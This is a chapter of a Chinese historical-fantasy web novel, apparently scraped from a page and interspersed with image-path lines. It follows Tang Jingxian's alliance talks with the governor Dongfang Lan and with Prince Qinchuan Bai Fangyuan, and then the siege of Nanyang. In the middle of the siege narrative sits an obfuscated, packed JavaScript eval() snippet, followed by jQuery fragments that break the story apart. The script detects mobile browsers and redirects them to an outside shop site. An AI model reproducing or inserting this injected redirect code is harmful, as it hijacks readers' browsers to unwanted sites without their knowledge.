诗曰:
世间众生自往游,
蛛丝结网意相投。
胸怀各抱平生志,
百折千回话始酬。
乱世浮沉势未休,
曲突徙薪预绸缪。
千筹既定功将收,
策马横戈向中州。
话说上回,顾风鹏、唐惊弦缔结契约,共图大事。唐惊弦自言与潇湘太守东方岚先母素有旧交,二人打点行装,一同启程奔赴潇湘,打算游说东方岚联手举事。
车马行至潇湘零陵泉陵城下,二人寻一处客舍暂且安顿。唐惊弦取过纸笔,手书名帖一通,自言昔年与东方老太守相交有旧,特来登门拜会。遂差心腹持帖送入太守府。
未几,一侍卫匆匆赶来传报:“主君有请唐公子入府一叙。”唐惊弦辞别顾风鹏,随府中引路之人,往城正中太守府而去。
唐惊弦随引路侍卫来至一座宏阔府邸,但见高墙绵延,府门巍峨,门楣悬一块黑底鎏金匾额,上书“赤宁府”三字。阶下两侧甲士身形雌健,肃立侍守,目不旁视。侍卫开府门在前引路,自大门一路曲折行往正院,沿途风光,有诗为证:
湘樟乌桕蔽浓荫,
斑竹凝痕曳素影。
曲径通渠潺活水,
浮云游鲤照人行。
奇石嶙峋依篁林,
风摇菖蒲白鹭鸣。
潇湘佳境如屏画,
浅水微凉远山青。
及至步入正堂,早有二人等候在内。正中独座坐一名少年,唐惊弦垂眼观瞧,只见她:身着暗绯交领太守广袖绫袍,袍裾垂地,内衬窄袴;腰间紧束朱红革带,足踏云纹软皮皂靴,头戴小巧进贤冠。头顶探出一对橘红狐耳,耳背墨黑,一双窃蓝眼眸清亮有神,剑眉朗目,气度别具。端的是:
零陵赤狐多逸俊。
身长五尺三寸余,
少未经尘心气盛,
遥随红日焕煦旭。
此人正是潇湘太守东方岚。
东侧坐一女子,但见她:一身石青交领窄袖直裰,内配同色窄袴,装束干净利落。腰间束墨青素面革带,悬一枚素玉珮,蔚蓝长发简约束起,仅以一支墨玉簪绾定。一双烟紫瞳眸,眼角覆着浅浅青鳞细纹。真是:
湘江游蛇沐风潇,
被褐怀玉敛圭角。
身颀五尺六余寸,
与友长兮逐风高。
唐惊弦拱手行礼,先向正中少年致意,又向东侧女子揖礼,从容开口:“昔日与老太君相交甚厚,一别经年,今日踏足赤宁府,睹物思人,心中颇多感慨。”
东方岚抬手指向客位,请她落座,言道:“先母在世之日,常向我说起公子,今日幸得相逢,果然一如先母所言,风度不凡。公子远道而来,一路风尘辛苦,不防在此安心歇息,不必拘束。”
唐惊弦躬身谢礼,移步至客位坐定,莞尔道:“承蒙厚待,当之有愧。昔年多受先老太君照拂,今日登门拜谒,已是唐突。”说罢,她目光微转,看向东侧女子,语气平和:“久闻颜辅政悉心辅佐使君,安定潇湘一方,某心中素来敬佩。”
颜辅政微微欠身还礼,神色从容,语气温和有度:“唐公子过誉。辅佐使君,本是分内之事。公子与先太君素有旧交,远道莅临零陵,我等自当尽待客之礼。不知公子此番远至,除却拜谒故人旧府,可另有要事相商?”
唐惊弦面上笑意不改,迂回道:“颜辅政问话,某自不敢相瞒。如今天下动荡,朝廷多方削抑各地藩镇世家,苛令频出。吴越、雍州等处,皆已暗流涌动。零陵地处要冲,若无盟友互为屏障,它日恐难独善其身。某此番前来,一则感念旧谊拜谒先太夫人旧府,二来,亦是盼能与使君、颜辅政坐而论道,共寻保全长久安稳之策。”
颜辅政道:“公子所言,我亦有所耳闻。只是潇湘百姓久厌兵戈,但求安居乐业。不知公子口中互为屏障,究竟是何等章程?”
唐惊弦道:“所谓互为屏障,便是彼此互通消息,守望相护。倘若朝廷有苛责之令压向潇湘,吴越可为后援;若是吴越遇困,潇湘亦作呼应。彼此互不侵扰,不枉起战端,合力保全一方百姓,免遭动荡祸乱。”
颜辅政垂眸略一思忖,抬眼淡淡答道:“公子这番说辞,情理兼顾。只是此事干系一郡安危,非我二人片刻便能决断。容我与主君闭门商议,改日再回复公子,如何?”
唐惊弦闻言,含笑拱手:“颜辅政言之有理。此事重大,本就该审慎斟酌,某静候佳音便可。”
东方岚命人将唐惊弦好生安顿,待人离去,又传令左右尽数退下,大堂之内唯余二人。她开口问道:“犹辰,你意下如何?”
原来这颜辅政本名颜长卿,表字犹辰,原是先太君麾下猛将。她武艺高强,性情却谦和温雅。先太君见东方岚素来矜骄自恃,意欲磨去她一身傲气,便遣颜长卿随侍监护,时时管束提点。
颜长卿道:“唐惊弦所言听似只为守望互助,想来暗含联结各方之心。此人素有谋略,会稽人称‘笑面虎’,内里城府极深,不可轻信。方才听她语中言及雍州,未尽,你可知彼方秦川郡王称霸一事?”
东方岚道:“秦川郡王昔年举兵剿除雍州一众蠹官,将关中搅个底朝天,末了朝廷只得遣使授她封号。此事沸沸扬扬,早已传遍中州,我也曾听闻一二。”
颜长卿颔首微笑:“不知她现下是否已然和秦川郡王搭上干系。依我观之,此事只怕迟早而成。湘江一带介于雍州、吴越两地之间,虽疆土不相毗邻,可倘若两方有意起事,便能对我形成左右夹击之势。我等若是不肯依附,它日难免兵戈相向。”
东方岚道:“犹辰的意思,我等竟是不得不应下此事?
颜长卿答道:“眼下不防先应允互通音讯,订立浅约,暂且稳住唐惊弦。一面遣人去往吴越、雍州打探虚实,一面整饬城防、操练士卒,积蓄力量。若是将来局势尚可中立,我等便固守潇湘;倘若大势难逆,再择取舍不迟。”
东方岚思忖片刻,说道:“此计稳妥,便依犹辰所说!”颜长卿与东方岚商定,次日会见唐惊弦,言道:“吾主愿与吴越订立浅约,两郡互不侵伐疆土,互通朝野动静、兵马讯息;信使往来,予以通行之便。只是盟约止于守望自保,暂不缔合联兵之诺。它日若一方不愿守约,先行知会,便可作罢,互不构怨。不知公子以为如何?”
唐惊弦针须微颤,说道:“便依颜辅政所言。”
辞别二人,唐惊弦行至城外厢处与顾风鹏汇合,将府中会谈始末细细叙说一遍。
顾风鹏听罢,开口言道:“有劳堂主亲自奔走,联兵大事本非一朝可定,眼下这般局面,已是上上之果。”言毕,话锋一转,问道:“不知堂主可愿随顾某同往雍州,拜会秦川郡王?也好预先筹谋往后诸事。”
唐惊弦笑道:“某正有此意,那便有劳公子。”
二人闲言少叙,不再耽搁,一路迤逦行至雍州长安。城外守卒照例盘查往来车马,一见顾风鹏身影,即刻放行,又飞马传报入城,知会白方圆。
车马徐徐前行,尚未抵达帅府,远远便望见方圆策马亲来迎接。方圆望见车驾,当即勒住坐骑,那褐马长嘶一声,前蹄高高扬起,鬃毛在春风里恣意飞扬,日光洒落其身,一派潇洒英气。端的是:
东风快意马吟欢,
阔别今朝始聚团。
长安光景一时新,
行客征途路漫漫。
遥观故友行路难,
扬策驱驹破云岚。
韶光不负花灿烂,
良人相逢共策安。
方圆不及多言,翻身下马,快步趋至车驾之前。车妇勒马急停,顾风鹏也自车上跃下。二人甫一相逢,方圆上前一把相拥,慨然言道:“万九!路途迢迢,一路奔波,这些时日,你辛苦了!”
顾风鹏被她这般一扑,不由得向后踉跄数步,方才站稳,又抬手轻轻拍了拍她的脊背,笑道:“你我乃是姊妹,不过些许分内之事,寸中何须这般客套!”
唐惊弦悄然自车中步出,悄无声息行至二人身后。方圆鼠耳一抖,猛然回身,沉吟须臾,抱拳笑道:“想来阁下便是唐堂主了,万九在信中多有提及,久仰!”
唐惊弦拱手莞尔:“久闻秦川郡王大名,今日一见,果真非凡。”
顾风鹏说道:“此处不便寒暄,不如先行回转府中,再叙不迟。”
顾风鹏回身抛给车妇一贯铜钿,车妇叉手称谢。三人一同回转主帅府,行至正院厅堂。顾风鹏道:“顾某尚有旁务待处置,堂主不必拘谨,尽可与郡王一叙。”说罢,不疾不徐离去。
方圆命人沏上好紫阳毛尖,虜仆领命。不多时茶汤奉至案上,她抬手示意请茶,自己亦举杯浅啜一口,笑道:“江南遍地名茶,关中不能相比。此茶聊以解渴,还望堂主莫要慊弃。”
唐惊弦不多推脱,轻呷一口茶水,莞尔道:“一方水土育一方佳味。江南茶虽繁盛,却少了关中这般沉厚气韵。有此清茶对坐,足矣。”
方圆道:“想来堂主遍游江南,品四方百味,茶道造诣颇深。对这世间光景,亦有一番独特见解。”
唐惊弦轻转手中茶盏,缓缓笑道:“品茶不过闲中雅事,世间大势,却非一盏清茶所能道尽。郡王镇守关中,俯瞰中州,想必心中早有谋划。”
方圆轻搁茶盏,瓷杯落于案上,发出清脆一响。她不动声色道:“方圆并无宏图野心,只求为治下军民谋一条安稳生路。只是如今朝廷威权渐衰,四方人心动摇,倘若各路势力依旧各自为战,只怕终究难以独善其身。”
唐惊弦目光微垂,望着杯中澄澈茶汤,徐徐开口:“郡王所言,确是当下难处。某虽已许诺缔约,然则联兵之举断不可草率,稍有不慎,便会万劫不复。不知郡王心中有何章程?”
方圆缓缓颔首,言道:“既然暂不联兵大举,你我便当互通物资、互传谍报。雍州可出铁矿战马,吴越供给海盐织物,粮草有缺彼此接济。待时机成熟,我预备与顾将军合领兵马,率先谋取南阳,吴越只需固守东线,接济物资、递送消息便可,不知堂主以为如何?”
唐惊弦莞尔拱手:“郡王所言公允,某自当应允。”
二人议定盟约,敲定信使暗号与货运转送通路。未过数日,唐惊弦告辞归吴越。此后秦、楚、吴三方互通情报、接济物资,整军蓄力,静候出兵之日。
韶光易逝,日月迁移。
绥辰五百三十九年五月廿八,暮春霖雨初歇,陆路干爽,白日艳阳高悬,夜来月华澄明。各处粮草辎重尽数调集完毕,雍州、荆楚各部兵马依约汇集。方圆择此吉日,祭旗誓师,传令三军启程,挥师南向,进取南阳。
彼时她立于高台,身披铠甲,顾风鹏肃立左后侧,数万介胄之士列于校场。方圆目扫三军,高声喝道:“诸位将士!此番一战,凶险难当,既是与朝廷为敌,亦是为民请命!如今苛税繁重,黎民困苦不堪。我等本欲安守故土,奈何朝廷相逼不止。今日起兵攻取南阳,不为争地,只为护佑百姓,保全家眷!愿随我出征者,擂鼓启程!”
话音方落,台下将士齐齐振臂高呼,呐喊之声震彻校场。战鼓骤然擂响,咚咚轰鸣,旌旗随风翻卷。三军依序列阵,次第开拔,向着南阳浩荡进发。有诗为证:
远空澄净风云荡,
叠嶂巍峨极目望。
行伍连绵十里阔,
六师南向浩汤汤。
持戈挎戟明刀枪,
铁骑奔腾卷沙浪。
旌旗猎猎鸣鼙鼓,
万众齐心赴南阳。
大军行至南阳城外三里,方圆传令就地安营,掘壕树栅,安顿三军。复遣探马四下巡哨,探明城防虚实,分兵扼守各路要道,将城池团团围困。诸
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17876759|212389||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
事安排已定,便差使者前往城下投送檄文,劝谕守将开城归降。
不多时,使者仓皇奔回,喘息未定,伏地禀道:“启禀郡王!末将捧檄至城下喊话,尚未说清来意,城上守军便乱箭齐发,不容半句通传!”
方圆听罢,毫不犹豫,登时领兵出营,直抵城下对峙。
及至城外,方圆勒马立于阵前,追风、八百里持戈拱侍左右。她仰面望向城头,高声唤道:“城上可是南阳太守?适才我遣使持檄前来劝和,缘何未容一语分辨,便乱箭相向!”
城头太守倚住垛口,神色凛然,扬声作答:“白方圆!圣上恩封你为秦川郡王,命你镇守雍州,怎料你不思感念皇恩,反倒私聚部曲,擅起刀兵,进犯大商疆土!你本逆臣,怎配言和!本官奉皇命镇守南阳,唯有据城死守,绝无开城纳寇之理!”
方圆高声道:“朝廷苛政不息,万民深受困厄。我兴义师,只为安抚黎庶,并无僭越图谋。太守若开城归降,城中吏民皆可保全;倘若执意顽抗,待到城破之日,悔之晚矣!”
太守冷笑一声,挥手喝斥:“尔等乱臣贼子,出师无名,休要在此巧言惑众!吾决意死守,不必多言!”言罢,便命身旁士卒张弓搭箭,作势欲射。方圆面色一沉,厉声喝令:“左右何在!”
追风、八百里趋前一步,齐声应道:“在!”
“传令三军,即刻攻城!”
“是!”
令旗高举,迎风猎猎。号角齐鸣,战鼓动地,步卒推着冲车、肩扛云梯,冒着矢石奋勇向前。城上滚木礌石纷纷砸落,箭矢密如飞蝗,两军就此酣战一处。城下矢石交攻,三军死战,有词为证:
赤旗凌空高掣,战鼓千面齐擂。步卒银甲寒森森,铁骑疾冲尘飞腾,直指南阳城。
箭雨礌木摧盾,奋勇相继驰奔。人吼马嘶相交鸣,抛头洒血半死生,此身献征程。
